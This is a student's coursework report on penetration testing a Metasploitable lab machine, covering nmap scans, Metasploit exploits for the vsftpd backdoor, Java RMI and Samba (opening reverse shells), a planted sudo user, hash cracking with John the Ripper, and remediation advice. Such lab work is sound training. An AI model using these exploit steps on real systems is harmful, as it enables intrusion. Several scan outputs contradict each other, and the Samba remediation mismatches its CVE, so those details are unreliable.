

Network Penetration Testing with Real-World Exploits and Security Remediation

Name: Avinash Das Manipuri

ERP: 6604666

Course: B.Tech CSE (Cybersecurity)

Semester: 4th

Section: CY4A

Date: 15/05/2025

Project objectives

Introduction:

This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

Theory about the project:

Network penetration testing is the process of evaluating a system's network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

- **Reconnaissance:** Gathering information about the target.
- **Scanning & Enumeration:** Actively probing to find open ports, services, and vulnerabilities.
- **Exploitation:** Gaining unauthorized access using known exploits.
- **Post-Exploitation:** Activities like privilege escalation or data access.
- **Remediation:** Providing security measures to patch vulnerabilities.

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details:

Kali Linux	The attacker machine, containing pre-installed penetration testing tools.
------------	---

Metasploitable	A vulnerable machine to practice attacks on.
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.

Tasks

Network Scanning

Task 1: Basic Network Scan

➤ ***nmap -v 192.168.1.6***

```

kali@kali:~$ nmap -v 192.168.1.6
Starting Nmap 7.95 ( https://nmap.org ) at 2023-05-15 14:23 EDT
Initiating ARP Ping Scan at 14:23
Scanning 192.168.1.6 [1 port]
Completed ARP Ping Scan at 14:23, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:23
Completed Parallel DNS resolution of 1 host. at 14:23, 0.04s elapsed
Initiating SYN Stealth Scan at 14:23
Scanning 192.168.1.6 [1000 ports]
Discovered open port 445/tcp on 192.168.1.6
Discovered open port 25/tcp on 192.168.1.6
Discovered open port 80/tcp on 192.168.1.6
Discovered open port 22/tcp on 192.168.1.6
Discovered open port 111/tcp on 192.168.1.6
Discovered open port 5900/tcp on 192.168.1.6
Discovered open port 21/tcp on 192.168.1.6
Discovered open port 53/tcp on 192.168.1.6
Discovered open port 1386/tcp on 192.168.1.6
Discovered open port 139/tcp on 192.168.1.6
Discovered open port 23/tcp on 192.168.1.6
Discovered open port 1524/tcp on 192.168.1.6
Discovered open port 6667/tcp on 192.168.1.6
Discovered open port 5432/tcp on 192.168.1.6
Discovered open port 8100/tcp on 192.168.1.6
Discovered open port 516/tcp on 192.168.1.6
Discovered open port 2121/tcp on 192.168.1.6
Discovered open port 513/tcp on 192.168.1.6
Discovered open port 2049/tcp on 192.168.1.6
Discovered open port 8089/tcp on 192.168.1.6
Discovered open port 512/tcp on 192.168.1.6
Discovered open port 1099/tcp on 192.168.1.6
Discovered open port 4000/tcp on 192.168.1.6
Completed SYN Stealth Scan at 14:23, 0.32s elapsed (1000 total ports)
Nmap scan report for 192.168.1.6
Host is up (0.00038s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  smirregistry

```

Task 2 – Reconnaissance Task 1:

Scanning for hidden Ports

➤ ***Nmap -v -p-***

192.168.1.6

```
File Actions Edit View Help
Discovered open port 514/tcp on 192.168.1.6
Discovered open port 512/tcp on 192.168.1.6
Discovered open port 524/tcp on 192.168.1.6
Discovered open port 2121/tcp on 192.168.1.6
Discovered open port 8089/tcp on 192.168.1.6
Discovered open port 5422/tcp on 192.168.1.6
Discovered open port 8080/tcp on 192.168.1.6
Discovered open port 3032/tcp on 192.168.1.6
Discovered open port 2045/tcp on 192.168.1.6
Completed SYN Stealth Scan at 20:44, 28.33s elapsed (65535 total ports)
Nmap scan report for 192.168.1.6
Host is up (0.0004s latency).
Not shown: 65585 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1899/tcp  open  msregistry
2121/tcp  open  ingreslock
2045/tcp  open  nfs
2122/tcp  open  cproxy-ftp
3032/tcp  open  mysql
3881/tcp  open  distcc
4124/tcp  open  postgresql
5908/tcp  open  vnc
6080/tcp  open  X11
6081/tcp  open  irc
6082/tcp  open  irc-u
6083/tcp  open  ajp13
6128/tcp  open  unknown
6787/tcp  open  msgrsrv
8080/tcp  open  unknown
8089/tcp  open  unknown
9108/tcp  open  unknown
9282/tcp  open  unknown
9508/tcp  open  unknown
NMC Address: 80:08:17:AD:D7:BC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.68 seconds
Raw packets sent: 65536 (2.88MB) | Rcvd: 65536 (2.62MB)

kali@kali:~$
```

Total Hidden Ports = 7

List of hidden ports

1. 2121
2. 8180
3. 8787
4. 36525
5. 38819
6. 41246
7. 59082

Task 2: Service Version Detection nmap

-v -sV 192.168.1.6

Output:

```
File Actions Edit View Help
Discovered open port 2121/tcp on 192.168.1.6
Discovered open port 8089/tcp on 192.168.1.6
Discovered open port 514/tcp on 192.168.1.6
Discovered open port 8180/tcp on 192.168.1.6
Discovered open port 512/tcp on 192.168.1.6
Discovered open port 5432/tcp on 192.168.1.6
Completed SYN Stealth Scan at 20:47, 0.68s elapsed (1000 total ports)
Initiating Service scan at 20:47
Scanning 23 services on 192.168.1.6
Completed Service scan at 20:47, 11.41s elapsed (23 services on 1 host)
NSE: Script scanning 192.168.1.6.
Initiating NSE at 20:47
Completed NSE at 20:47, 0.21s elapsed
Initiating NSE at 20:47
Completed NSE at 20:47, 0.88s elapsed
Nmap scan report for 192.168.1.6
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache/2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1899/tcp  open  java-rmi     GNU Classpath gmrregistry
1999/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3106/tcp  open  mysql        MySQL 5.0.51a-Jubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5908/tcp  open  vnc           VNC (protocol 3.3)
6080/tcp  open  X11          (access denied)
6081/tcp  open  irc          UnrealIRCd
6082/tcp  open  ajp13        Apache/2.2.8 (Ubuntu)
8180/tcp  open  http         Apache/2.2.8 (Ubuntu) JSP engine 1.1
NMC Address: 80:08:17:AD:D7:BC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.97 seconds
Raw packets sent: 1001 (4.020KB) | Rcvd: 1001 (4.020KB)


kali@kali:~$
```

Task 3: Operating System

Detection

➤ **sudo nmap -v -O 192.168.1.6**

Output



```
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds
Raw packets sent: 1801 (14.0200%) | Rcvd: 1801 (40.1200%)

kali@kali:~$ sudo nmap -v -O 192.168.1.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-15 21:00 EDT
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.02 seconds

kali@kali:~$ sudo nmap -v -O 192.168.1.6
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-15 21:03 EDT
Nmap scan report for 192.168.1.6
Host is up (0.001s latency).
Not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
322/tcp   open  cexec
513/tcp   open  login
514/tcp   open  shell
3999/tcp  open  nmapregistry
3524/tcp  open  ingreslock
2849/tcp  open  nfs
3223/tcp  open  cprsync-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6880/tcp  open  x11
6667/tcp  open  irc
8080/tcp  open  alps
8180/tcp  open  unknown
MAC Address: 08:00:27:A1:D7:BC (PC Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.9
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds

kali@kali:~$
```

Task 3 - Enumeration

Target IP Address – 192.168.1.6

Operating System Details -

MAC Address: 08:00:27:A1:D7:BC (VirtualBox)

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Service version with open ports (list all the open ports excluding hidden ports)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login	OpenBSD or Solaris rlogind
514/tcp	open	tcpwrapped	
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Task 4- Exploitation of services

1. vsftpd 2.3.4 Backdoor

- msfconsole
- search vsftpd
- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOST 192.168.1.6
- run
-



2. Java RMI Server

- Msfconsole
- search java_rmi
- use exploit/multi/misc/java_rmi_server
- set RHOST 192.168.1.6 set RPORT 50918
- run

```

kali@kali ~
File Actions Edit View Help
+ --[ 2505 exploits - 1291 auxiliary - 431 post ]
+ --[ 1618 payloads - 49 encoders - 13 nops ]
+ --[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi
[*] Unknown command: search. Did you mean Search? Run the help command for more details.
msf6 > search java_rmi

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/gather/java_rmi_registry 2011-10-15 normal No Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
2 \ target: Generic (Java Payload) - - - - -
3 \ target: Windows x86 (Native Payload) - - - - -
4 \ target: Linux x86 (Native Payload) - - - - -
5 \ target: Mac OS X PPC (Native Payload) - - - - -
6 \ target: Mac OS X x86 (Native Payload) - - - - -
7 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner
8 exploit/multi/browser/java_rmi_connection_impl 2018-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.1.6
RHOST => 192.168.1.6
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.1.5:4444
[*] 192.168.1.6:1899 - Using URL: http://192.168.1.5:8080/sbw2jw
[*] 192.168.1.6:1899 - Server started.
[*] 192.168.1.6:1899 - Sending RMI Header ...
[*] 192.168.1.6:1899 - Sending RMI Call ...
[*] 192.168.1.6:1899 - Replied to request for payload JAR
[*] Sending stage (56807 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.6:49732) at 2025-05-15 22:37:22 -0400

meterpreter > whoami
[*] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (1386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter >

```

3. Samba "username map script" Command Execution

- Msfconsole
- search samba
- use exploit/multi/samba/usermap_script
- set RHOST 192.168.1.6
- set SMBUser=root
- run

```

kali@kali ~
File Actions Edit View Help
46 auxiliary/dos/psa/lisa_addpriv_heap - normal No lsa_io_privilege_set Heap Overflow
47 auxiliary/dos/psa/lisa_transnames_heap - normal No samba lsa_io_trans_names Heap Overflow
48 exploit/linux/psa/lisa_transnames_heap 2007-05-14 good Yes samba lsa_io_trans_names Heap Overflow
49 \ target: Linux syscall - - - - -
50 \ target: Linux Heap Brute Force (Debian/Ubuntu) - - - - -
51 \ target: Linux Heap Brute Force (Gentoo) - - - - -
52 \ target: Linux Heap Brute Force (Mandriva) - - - - -
53 \ target: Linux Heap Brute Force (RHEL/CentOS) - - - - -
54 \ target: Linux Heap Brute Force (SUSE) - - - - -
55 \ target: Linux Heap Brute Force (Slackware) - - - - -
56 \ target: Linux Heap Brute Force (OpenWRT MIPS) - - - - -
57 \ target: DEBUG - - - - -
58 exploit/osx/psa/lisa_transnames_heap 2007-05-14 average No samba lsa_io_trans_names Heap Overflow
59 \ target: Automatic - - - - -
60 \ target: Mac OS X 10.4.x x86 samba 3.0.10 - - - - -
61 \ target: Mac OS X 10.4.x PPC samba 3.0.10 - - - - -
62 \ target: DEBUG - - - - -
63 exploit/solaris/psa/lisa_transnames_heap 2007-05-14 average No samba lsa_io_trans_names Heap Overflow
64 \ target: Solaris 8/9/10 x86 samba 3.0.21-3.0.24 - - - - -
65 \ target: Solaris 8/9/10 SPARC samba 3.0.21-3.0.24 - - - - -
66 \ target: DEBUG - - - - -
67 auxiliary/dos/psa/read_ntrans_ea_list 2003-04-07 normal No samba read_ntrans_ea_list Integer Overflow
68 exploit/freebsd/psa/transzopen 2003-04-07 great No samba transzopen Overflow (4500 x86)
69 exploit/linux/psa/transzopen 2003-04-07 great No samba transzopen Overflow (Linux x86)
70 exploit/osx/psa/transzopen 2003-04-07 great No samba transzopen Overflow (Mac OS X PPC)
71 exploit/solaris/psa/transzopen 2003-04-07 great No samba transzopen Overflow (Solaris SPARC)
72 \ target: samba 2.2.x - Solaris 9 (sun4u) - Bruteforce - - - - -
73 \ target: samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce - - - - -
74 exploit/windows/http/samba_search_results 2003-06-21 normal Yes samba Search Results Buffer Overflow
75 \ target: Automatic - - - - -
76 \ target: Windows 2000 - - - - -
77 \ target: Windows XP - - - - -

Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/samba_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf6 auxiliary(scanner/ssh/ssh_login) > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_metcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.1.6
RHOST => 192.168.1.6
msf6 exploit(multi/samba/usermap_script) > set SMBUser root
SMBUser => root
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.5:4444
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.6:42794) at 2025-05-15 22:49:09 -0400

[*] Command shell session 2 is not valid and will be closed
[*] 192.168.1.6 - Command shell session 2 closed.
whoami
root

```

1. Task 5 - Create user with root permission

- adduser anshu
- password 1234
- sudo usermod -aG sudo anshu
- cat /etc/passwd | grep anshu
- anshu:x:1003: 1003:anshu,1,1,1:/home/anshu:/bin/bash
- anshu: \$1\$r4h71vUj\$.NleiCm1eVnnUQ5sFqxA50:20224:0:99999:7:::

Task 6 - Cracking password hashes

- Nano hash.txt

- John hash.txt
- John hash.txt --show

```

kali@kali:~$ john hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

kali@kali:~$ john hash.txt --show
0 password hashes cracked, 0 left

kali@kali:~$ john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1234 (anshu)
1g 0:00:00:00 DONE 2/3 (2025-05-16 02:53) 4.166g/s 12883p/s 12883c/s 12883C/s 123456..pepper
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

kali@kali:~$ john hash.txt --show
anshu:1234:20224:0:99999:7:::

1 password hash cracked, 0 left

kali@kali:~$

```

Task 7 – Remediation

1. MSF Exploit: vsftpd 2.3.4 Backdoor

- Current version : 2.3.4
- Vulnerability:

version 2.3.4 contains a backdoor that allows a malicious attacker to gain a shell by connecting with a username that ends with a smiley ":"

- CVE: CVE-2011-2523
- Reference:

- https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

❖ Remediation

- ❖ Upgrade vsftpd to 2.3.5 or later.
- ❖ Avoid downloading software from untrusted sources.

- ❖ Restrict access to FTP services using firewalls.

2. Java RMI Server Insecure Configuration

- Vulnerability:
- Java RMI (Remote Method Invocation) service exposes unsafe endpoints that may allow remote code execution due to insecure default configuration.

- CVE: CVE-2015-2370 and others related

- **Remediation:**

- Disable RMI or use secure RMI registries with access control.
- Use a firewall to restrict access to RMI ports (commonly 1099).
- Update to the latest Java Runtime Environment (JRE).

- Reference:
- Metasploit Module
- Java Security Best Practices

3. Samba LSA Transnames Heap Overflow

- Vulnerability:
Samba versions before 3.3.13, 3.4.6, and 3.5.1 are vulnerable to a heap overflow via the LSA (Local Security Authority) trans_names call.
- CVE: CVE-2007-2447
- Risk: High (Could allow remote code execution)
- Affected Versions: Samba 3.0.0 to 3.0.24
- **Remediation:**
- Update Samba to 3.5.1 or later.
- Disable LSA interfaces if not needed.
- Isolate Samba from untrusted networks.
- Reference: <https://www.samba.org/samba/security/CVE-2007-2447.html>

Major Learning From this project

This project taught me user creation and management in Linux, including the system files where user information is stored. I learned how passwords are stored in a hashed format and how they can be cracked using tools like John the Ripper with wordlists. Additionally, I employed Nmap to

scan systems, check for open ports, running services, and the operating system in use. For these tasks, I utilized the commands `nmap -v` for open port probing, `nmap -sV` for service version detection, and `nmap -O` for OS identification. I examined SMB and R services, recognized some as outdated or unnecessary, and learned the rationale behind their deprecation. I learned how to analyze and propose solutions to system problems, such as revising outdated software and improving configuration standards. These practical exercises broadened my understanding of system security.